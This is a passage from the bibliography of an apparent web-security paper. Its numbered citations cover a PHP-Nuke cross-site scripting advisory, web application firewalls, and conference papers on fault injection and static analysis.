[11] Symantec. Norton Personal Firewall. `http://www.symantec.com/sabu/nis/npf/`, 2005.

[12] Dark Bicho. PHP-Nuke Reviews Module Cross-Site Scripting Vulnerability. `http://www.securityfocus.com/bid/10493`, 2004.

[13] Francisco Burzi. PHP-Nuke Home Page. `http://www.phpnuke.org`, 2005.

[14] Security Focus. Bugtraq Mailing List. `http://www.securityfocus.com`, 2005.

[15] David Scott and Richard Sharp. Abstracting Application-Level Web Security. In *Proceedings of the 11th International World Wide Web Conference (WWW 2002)*, May 2002.

[16] Sanctum Inc. AppShield White Paper. `http://sanctuminc.com`, 2005.

[17] Axel Kossel. eBay-Passwortklau. `http://www.heise.de/security/result.xhtml?url=/security/artikel/54271&w%ords=eBay`, 2004.

[18] Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin, and Chung-Hung Tsai. Web application security assessment by fault injection and behavior monitoring. In *Proceedings of the 12th International World Wide Web Conference (WWW 2003)*, May 2003.

[19] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, D.T. Lee, and Sy-Yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the 13th International World Wide Web Conference (WWW 2004)*, May 2004.